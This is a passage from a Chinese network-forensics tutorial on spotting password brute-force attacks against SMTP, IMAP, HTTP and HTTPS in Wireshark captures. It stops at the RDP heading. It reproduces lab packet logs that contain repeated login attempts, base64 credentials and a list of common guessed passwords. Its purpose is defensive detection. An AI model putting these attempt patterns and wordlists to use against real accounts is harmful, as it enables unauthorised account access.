3290	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.830891	S: 334 VXNTcm5hbWU6
3292	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.832775	C: anvMzW5rMDAX
3297	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.837854	S: 334 UGFzc3dvcmQ6
3299	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.839913	C: Y2hpchB7cg==
3322	94	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.860836	S: 535 5.7.3 Authentication unsuccessful.
3339	66	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.893707	C: AUTH LOGIN
3359	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.905276	S: 334 VXNTcm5hbWU6
3364	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.908068	C: anvMzW5rMDAX
3375	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.914155	S: 334 UGFzc3dvcmQ6
3382	64	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.916001	C: Y2h1cmNo
3400	94	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.930889	S: 535 5.7.3 Authentication unsuccessful.
3417	66	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.941817	C: AUTH LOGIN
3422	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.947159	S: 334 VXNTcm5hbWU6
3426	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.948744	C: anvMzW5rMDAX
3428	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.951142	S: 334 UGFzc3dvcmQ6
3432	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.952819	C: Y2hhdwRBYQ==
3461	94	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.980017	S: 535 5.7.3 Authentication unsuccessful.
3494	66	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:46.003252	C: AUTH LOGIN
3513	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:46.010416	S: 334 VXNTcm5hbWU6
3517	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:46.012805	C: User: anvMzW5rMDAX
3534	72	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:46.024724	S: 334 UGFzc3dvcmQ6
3539	68	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:46.026775	C: Pass: Y295dHJhbmlU=
3593	94	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:46.055176	S: 535 5.7.3 Authentication unsuccessful.
3595	54	192.1.14.199	25	192.1.14.228	4938	TCP	2015-08-06 10:00:46.057953	25->4938 [FIN, ACK] Seq=722 Ack=169 Win=64072 Len=0
3596	54	192.1.14.228	4938	192.1.14.199	25	TCP	2015-08-06 10:00:46.058023	4938->25 [ACK] Seq=169 Ack=723 Win=64812 Len=0
3600	54	192.1.14.228	4938	192.1.14.199	25	TCP	2015-08-06 10:00:46.061169	4938->25 [FIN, ACK] Seq=169 Ack=723 Win=64812 Len=0
3611	54	192.1.14.199	25	192.1.14.228	4938	TCP	2015-08-06 10:00:46.068891	25->4938 [ACK] Seq=723 Ack=170 Win=64072 Len=0

图 3-4-10

从图中可发现，攻击者不断输入用户名 jufeng001，不同的密码进行尝试，服务器也大量报错：535 5.7.3 Authentication unsuccessful。Follow TCPStream：




图 3-4-11

3、IMAP 爆破

从下面两张图可以看出，IMAP 爆破会不断重复 LOGIN "用户名" "密码"，以及登录失败的报错：NO Logon failure: unknown user name or bad password。

No.	Length	Source	Spport	Destination	Dport	Protocol	Time BJ	Info
148	110	192.1.14.199	143	192.1.14.228	8871	IMAP	2015-08-07 09:06:29.403592000	Response: 2 NO Logon failure: unknown user name or
149	82	192.1.14.228	8866	192.1.14.199	143	IMAP	2015-08-07 09:06:29.406326000	Request: 2 LOGIN "jufeng001" "1022"
150	82	192.1.14.228	8865	192.1.14.199	143	IMAP	2015-08-07 09:06:29.406695000	Request: 2 LOGIN "jufeng001" "1225"
151	84	192.1.14.228	8862	192.1.14.199	143	IMAP	2015-08-07 09:06:29.406729000	Request: 2 LOGIN "jufeng001" "007007"
152	110	192.1.14.199	143	192.1.14.228	8873	IMAP	2015-08-07 09:06:29.407464000	Response: 2 NO Logon failure: unknown user name or
153	84	192.1.14.228	8875	192.1.14.199	143	IMAP	2015-08-07 09:06:29.408808000	Request: 2 LOGIN "jufeng001" "123123"
154	84	192.1.14.228	8874	192.1.14.199	143	IMAP	2015-08-07 09:06:29.409099000	Request: 2 LOGIN "jufeng001" "111111"
155	83	192.1.14.228	8871	192.1.14.199	143	IMAP	2015-08-07 09:06:29.410394000	Request: 3 LOGIN "jufeng001" "12345"
156	84	192.1.14.228	8873	192.1.14.199	143	IMAP	2015-08-07 09:06:29.413755000	Request: 3 LOGIN "jufeng001" "123456"
157	110	192.1.14.199	143	192.1.14.228	8861	IMAP	2015-08-07 09:06:29.416334000	Response: 2 NO Logon failure: unknown user name or
158	85	192.1.14.228	8861	192.1.14.199	143	IMAP	2015-08-07 09:06:29.421085000	Request: 3 LOGIN "jufeng001" "1234567"
159	82	192.1.14.228	8869	192.1.14.199	143	IMAP	2015-08-07 09:06:29.422311000	Request: 2 LOGIN "jufeng001" "0246"
160	84	192.1.14.228	8872	192.1.14.199	143	IMAP	2015-08-07 09:06:29.422529000	Request: 2 LOGIN "jufeng001" "10sne1"
161	110	192.1.14.199	143	192.1.14.228	8866	IMAP	2015-08-07 09:06:29.423355000	Response: 2 NO Logon failure: unknown user name or
162	110	192.1.14.199	143	192.1.14.228	8862	IMAP	2015-08-07 09:06:29.423654000	Response: 2 NO Logon failure: unknown user name or
163	110	192.1.14.199	143	192.1.14.228	8875	IMAP	2015-08-07 09:06:29.424527000	Response: 2 NO Logon failure: unknown user name or
164	110	192.1.14.199	143	192.1.14.228	8874	IMAP	2015-08-07 09:06:29.429044000	Response: 2 NO Logon failure: unknown user name or
165	86	192.1.14.228	8862	192.1.14.199	143	IMAP	2015-08-07 09:06:29.429363000	Request: 3 LOGIN "jufeng001" "12345678"
166	86	192.1.14.228	8866	192.1.14.199	143	IMAP	2015-08-07 09:06:29.429333000	Request: 3 LOGIN "jufeng001" "1234qwer"
167	110	192.1.14.199	143	192.1.14.228	8865	IMAP	2015-08-07 09:06:29.430144000	Response: 2 NO Logon failure: unknown user name or
168	84	192.1.14.228	8875	192.1.14.199	143	IMAP	2015-08-07 09:06:29.432324000	Request: 3 LOGIN "jufeng001" "123abc"
169	110	192.1.14.199	143	192.1.14.228	8871	IMAP	2015-08-07 09:06:29.432433000	Response: 3 NO Logon failure: unknown user name or
170	83	192.1.14.228	8874	192.1.14.199	143	IMAP	2015-08-07 09:06:29.433350000	Request: 3 LOGIN "jufeng001" "123go"
171	81	192.1.14.228	8864	192.1.14.199	143	IMAP	2015-08-07 09:06:29.433975000	Request: 2 LOGIN "jufeng001" "007"
172	82	192.1.14.228	8865	192.1.14.199	143	IMAP	2015-08-07 09:06:29.436466000	Request: 3 LOGIN "jufeng001" "1313"
173	79	192.1.14.228	8867	192.1.14.199	143	IMAP	2015-08-07 09:06:29.436484000	Request: 2 LOGIN "jufeng001" "121212"
174	84	192.1.14.199	8868	192.1.14.228	143	IMAP	2015-08-07 09:06:29.436823000	Request: 2 LOGIN "jufeng001" "121212"
175	110	192.1.14.199	143	192.1.14.228	8869	IMAP	2015-08-07 09:06:29.443203000	Response: 2 NO Logon failure: unknown user name or
176	84	192.1.14.228	8871	192.1.14.199	143	IMAP	2015-08-07 09:06:29.443388000	Request: 4 LOGIN "jufeng001" "131313"
177	110	192.1.14.199	143	192.1.14.228	8872	IMAP	2015-08-07 09:06:29.443740000	Response: 2 NO Logon failure: unknown user name or

图 3-4-12




图 3-4-13

4、HTTP 爆破

由于大量 Web 服务器的存在，针对 HTTP 的爆破行为也可以说是最多的，研究爆破方法和绕过机制的人也比较多。这里仅用最简单的 Web 实验环境做介绍。

首先打开数据可以看到，短时间内出现大量登录页面的请求包。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time (s)	Info
28	54	192.1.14.199	8080	192.1.14.228	11273	TCP	2015-08-07 11:23:29.409726	8080->11273 [FIN, ACK] Seq=323 Ack=540 win=63702 Len=0
29	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:29.409761	11273->8080 [ACK] Seq=540 Ack=324 win=65376 Len=0
30	66	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:30.068840	11273->8080 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 S
31	66	192.1.14.199	8080	192.1.14.228	11273	TCP	2015-08-07 11:23:30.069473	8080->11273 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS
32	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:30.069560	11273->8080 [ACK] Seq=1 Ack=1 win=65700 Len=0
33	593	192.1.14.228	11273	192.1.14.199	8080	HTTP	2015-08-07 11:23:30.070105	POST /do.php HTTP/1.1 (application/x-www-form-urlencoded
34	376	192.1.14.199	8080	192.1.14.228	11273	HTTP	2015-08-07 11:23:30.090117	HTTP/1.1 200 OK (text/html)
35	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:30.296197	11273->8080 [ACK] Seq=540 Ack=323 win=65376 Len=0
36	593	192.1.14.228	11273	192.1.14.199	8080	HTTP	2015-08-07 11:23:34.654732	POST /do.php HTTP/1.1 (application/x-www-form-urlencoded
37	375	192.1.14.199	8080	192.1.14.228	11273	HTTP	2015-08-07 11:23:34.657637	HTTP/1.1 200 OK (text/html)
38	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:34.861474	11273->8080 [ACK] Seq=1079 Ack=644 win=65056 Len=0
39	592	192.1.14.228	11273	192.1.14.199	8080	HTTP	2015-08-07 11:23:39.576576	POST /do.php HTTP/1.1 (application/x-www-form-urlencoded
40	375	192.1.14.199	8080	192.1.14.228	11273	HTTP	2015-08-07 11:23:39.580104	HTTP/1.1 200 OK (text/html)
41	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:39.781759	11273->8080 [ACK] Seq=1617 Ack=965 win=64736 Len=0
42	592	192.1.14.228	11273	192.1.14.199	8080	HTTP	2015-08-07 11:23:43.940721	POST /do.php HTTP/1.1 (application/x-www-form-urlencoded
43	375	192.1.14.199	8080	192.1.14.228	11273	HTTP	2015-08-07 11:23:43.948517	HTTP/1.1 200 OK (text/html)
44	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:44.162854	11273->8080 [ACK] Seq=2155 Ack=1780 win=64412 Len=0
45	54	192.1.14.199	8080	192.1.14.228	11273	TCP	2015-08-07 11:23:48.489747	8080->11273 [FIN, ACK] Seq=1286 Ack=2155 win=63702 Len=0
46	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:49.465842	11273->8080 [ACK] Seq=2155 Ack=1287 win=64112 Len=0
47	54	192.1.14.228	11273	192.1.14.199	8080	TCP	2015-08-07 11:23:49.488300	11273->8080 [FIN, ACK] Seq=2155 Ack=1287 win=64112 Len=0
48	54	192.1.14.199	8080	192.1.14.228	11273	TCP	2015-08-07 11:23:49.466611	8080->11273 [ACK] Seq=1287 Ack=2156 win=63702 Len=0
49	66	192.1.14.228	11276	192.1.14.199	8080	TCP	2015-08-07 11:23:49.669947	11276->8080 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 S
50	66	192.1.14.199	8080	192.1.14.228	11276	TCP	2015-08-07 11:23:49.670378	8080->11276 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS
51	54	192.1.14.228	11276	192.1.14.199	8080	TCP	2015-08-07 11:23:49.670459	11276->8080 [ACK] Seq=1 Ack=1 win=65700 Len=0
52	592	192.1.14.228	11276	192.1.14.199	8080	HTTP	2015-08-07 11:23:49.671044	POST /do.php HTTP/1.1 (application/x-www-form-urlencoded
53	376	192.1.14.199	8080	192.1.14.228	11276	HTTP	2015-08-07 11:23:49.689989	HTTP/1.1 200 OK (text/html)
54	54	192.1.14.228	11276	192.1.14.199	8080	TCP	2015-08-07 11:23:49.886331	11276->8080 [ACK] Seq=539 Ack=323 win=65376 Len=0

图 3-4-14

提取 Follow TCPStream 可以看见输入用户名、密码情况，服务器返回值不再是登录成功

的“OK”，而是登录错误的“.....”。




图 3-4-15

以上的“.....”并不是返回无内容，这是由于 Wireshark 无法识别该中文的编码的原因，我们可以点击 Hex Dump 看一下十六进制编码的内容。




图 3-4-16

将提取 Follow TCPStream 的信息另存为 1.html，用浏览器打开。



图 3-4-17

5、HTTPS 爆破

HTTPS 包括其它 SSL 协议的爆破从通信层面监控有一定的难度，因为认证过程加密了，无法知道攻击者使用的用户名、密码以及是否认证成功。

但从爆破的原理可知，爆破会出现大量的登录过程，且基本没有认证成功，更不会有登录成功的操作过程。

如图：爆破过程中，不断出现认证过程：“Client Hello”、“Server Hello”等，并未出现登录后操作的大量加密数据。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
50	34	192.1.14.228	5499	192.1.14.199	443	TCP	2015-08-06 10:04:56.352175	5499->443 [ACK] Seq=1 Ack=1 Win=65532 Len=0
51	66	192.1.14.199	443	192.1.14.228	5500	TCP	2015-08-06 10:04:56.352703	443->5500 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
52	54	192.1.14.228	5500	192.1.14.199	443	TCP	2015-08-06 10:04:56.352791	5500->443 [ACK] Seq=1 Ack=1 Win=65532 Len=0
53	66	192.1.14.199	443	192.1.14.228	5501	TCP	2015-08-06 10:04:56.353784	443->5501 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
54	54	192.1.14.228	5501	192.1.14.199	443	TCP	2015-08-06 10:04:56.353876	5501->443 [ACK] Seq=1 Ack=1 Win=65532 Len=0
55	66	192.1.14.199	443	192.1.14.228	5502	TCP	2015-08-06 10:04:56.355208	443->5502 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
56	54	192.1.14.228	5502	192.1.14.199	443	TCP	2015-08-06 10:04:56.355305	5502->443 [ACK] Seq=1 Ack=1 Win=65532 Len=0
57	374	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.672811	Client Hello
58	1514	192.1.14.199	443	192.1.14.228	5496	TCP	2015-08-06 10:04:56.676883	[TCP segment of a reassembled PDU]
59	103	192.1.14.199	443	192.1.14.228	5496	TLSv1	2015-08-06 10:04:56.677049	Server Hello, Certificate, Server Hello Done
60	54	192.1.14.228	5496	192.1.14.199	443	TCP	2015-08-06 10:04:56.677113	5496->443 [ACK] Seq=321 Ack=1510 Win=65532 Len=0
61	374	192.1.14.228	5489	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.677452	Client Hello
62	1514	192.1.14.199	443	192.1.14.228	5489	TCP	2015-08-06 10:04:56.678768	[TCP segment of a reassembled PDU]
63	103	192.1.14.199	443	192.1.14.228	5489	TLSv1	2015-08-06 10:04:56.678904	Server Hello, Certificate, Server Hello Done
64	54	192.1.14.228	5489	192.1.14.199	443	TCP	2015-08-06 10:04:56.678962	5489->443 [ACK] Seq=321 Ack=1510 Win=65532 Len=0
65	244	192.1.14.228	5489	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.683593	Client Key Exchange, Change Cipher Spec, Encrypted H
66	244	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.683594	Client Key Exchange, Change Cipher Spec, Encrypted H
67	374	192.1.14.228	5491	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.686918	Client Hello
68	374	192.1.14.228	5493	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.689811	Client Hello
69	374	192.1.14.228	5494	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.690979	Client Hello
70	105	192.1.14.199	443	192.1.14.228	5496	TLSv1	2015-08-06 10:04:56.693491	Change Cipher Spec, Encrypted Handshake Message
71	211	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.694568	Application Data
72	1514	192.1.14.199	443	192.1.14.228	5491	TCP	2015-08-06 10:04:56.695510	[TCP segment of a reassembled PDU]
73	103	192.1.14.199	443	192.1.14.228	5491	TLSv1	2015-08-06 10:04:56.695627	Server Hello, Certificate, Server Hello Done
74	54	192.1.14.228	5491	192.1.14.199	443	TCP	2015-08-06 10:04:56.695676	5491->443 [ACK] Seq=321 Ack=1510 Win=65532 Len=0
75	244	192.1.14.228	5491	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.702722	Client Key Exchange, Change Cipher Spec, Encrypted H
76	105	192.1.14.199	443	192.1.14.228	5489	TLSv1	2015-08-06 10:04:56.708110	Change Cipher Spec, Encrypted Handshake Message
77	1514	192.1.14.199	443	192.1.14.228	5493	TCP	2015-08-06 10:04:56.709047	[TCP segment of a reassembled PDU]
78	103	192.1.14.199	443	192.1.14.228	5493	TLSv1	2015-08-06 10:04:56.709167	Server Hello, Certificate, Server Hello Done
79	54	192.1.14.228	5493	192.1.14.199	443	TCP	2015-08-06 10:04:56.709218	5493->443 [ACK] Seq=321 Ack=1510 Win=65532 Len=0

图 3-4-18

点击 Info 可发现，在不到 2 秒的时间就出现 16 次认证，基本可以判断为暴力破解。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
206	105	192.1.14.199	443	192.1.14.228	5490	TLSv1	2015-08-06 10:04:57.415407	Change Cipher Spec, Encrypted Handshake Message
218	105	192.1.14.199	443	192.1.14.228	5487	TLSv1	2015-08-06 10:04:57.500161	Change Cipher Spec, Encrypted Handshake Message
230	105	192.1.14.199	443	192.1.14.228	5488	TLSv1	2015-08-06 10:04:57.620253	Change Cipher Spec, Encrypted Handshake Message
242	105	192.1.14.199	443	192.1.14.228	5492	TLSv1	2015-08-06 10:04:57.683283	Change Cipher Spec, Encrypted Handshake Message
57	374	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.672811	Client Hello
61	374	192.1.14.228	5489	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.677452	Client Hello
67	374	192.1.14.228	5491	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.686918	Client Hello
68	374	192.1.14.228	5493	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.689811	Client Hello
69	374	192.1.14.228	5494	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.690979	Client Hello
115	374	192.1.14.228	5498	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.813637	Client Hello
129	374	192.1.14.228	5497	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.928369	Client Hello
141	374	192.1.14.228	5499	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.997811	Client Hello
153	374	192.1.14.228	5495	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.063710	Client Hello
165	374	192.1.14.228	5501	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.139411	Client Hello
177	374	192.1.14.228	5500	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.217954	Client Hello
189	374	192.1.14.228	5502	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.288586	Client Hello
201	374	192.1.14.228	5490	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.400333	Client Hello
213	374	192.1.14.228	5487	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.480691	Client Hello
225	374	192.1.14.228	5488	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.574810	Client Hello
237	374	192.1.14.228	5492	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.670614	Client Hello
65	244	192.1.14.228	5489	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.683593	Client Key Exchange, Change Cipher Spec, Encrypted Ha
66	244	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.683594	Client Key Exchange, Change Cipher Spec, Encrypted Ha
75	244	192.1.14.228	5491	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.702722	Client Key Exchange, Change Cipher Spec, Encrypted Ha
81	244	192.1.14.228	5493	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.712795	Client Key Exchange, Change Cipher Spec, Encrypted Ha
88	244	192.1.14.228	5494	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.727524	Client Key Exchange, Change Cipher Spec, Encrypted Ha
120	244	192.1.14.228	5498	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.822532	Client Key Exchange, Change Cipher Spec, Encrypted Ha
133	244	192.1.14.228	5497	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.933140	Client Key Exchange, Change Cipher Spec, Encrypted Ha
145	244	192.1.14.228	5499	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.003064	Client Key Exchange, Change Cipher Spec, Encrypted Ha
157	244	192.1.14.228	5495	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.070012	Client Key Exchange, Change Cipher Spec, Encrypted Ha
169	244	192.1.14.228	5501	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.143744	Client Key Exchange, Change Cipher Spec, Encrypted Ha

图 3-4-19

6、RDP 爆破

